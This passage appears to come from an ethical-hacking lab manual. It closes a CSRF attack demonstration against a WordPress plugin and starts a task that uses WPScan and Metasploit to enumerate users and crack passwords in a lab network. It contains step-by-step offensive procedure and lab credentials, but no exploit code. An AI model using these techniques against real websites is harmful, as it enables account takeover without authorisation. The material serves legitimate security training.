
Module 14 – Hacking Web Applications

45. Right-click the **Security_Script.html** file and navigate to **Open with --> Firefox**.

Note: You should use the same browser that was used in **Step#6**.




46. The **Security_Script.html** file opens up in the **Mozilla Firefox** browser, along with a pop-up; click **OK** to continue.



Module 14 – Hacking Web Applications

47. You will be redirected to the **Facebook Settings** page of the **leenk.me** plugin page. Observe that the field values have been changed, indicating a successful CSRF attack on the website, as shown in the screenshot.



48. This concludes the demonstration of how to perform a CSRF attack on a target website.
49. Close all open windows on both the machines (**Window Server 2022** and **Parrot Security**) and document all acquired information.

Task 6: Enumerate and Hack a Web Application using WPScan and Metasploit

The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for a variety of platforms. It helps pen testers to verify vulnerabilities and manage security assessments.

In this task, we will perform multiple attacks on a vulnerable PHP website (WordPress) in an attempt to gain sensitive information such as usernames and passwords. You will also learn how to use the WPScan tool to enumerate usernames on a WordPress website, and how to crack passwords by performing a dictionary attack using an msf auxiliary module.

Note: Ensure that the **Wampserver** is running in **Windows Server 2022**. To launch **Wampserver**:

- Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.
- Now, in the left corner of **Desktop**, click **Type here to search** field, type **wampserver64** and press **Enter** to select **Wampserver64** from the results.
- Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
- Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.


1. Switch to the **Parrot Security** virtual machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

Note: If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.

4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. Now, type **cd** and press **Enter** to jump to the root directory.



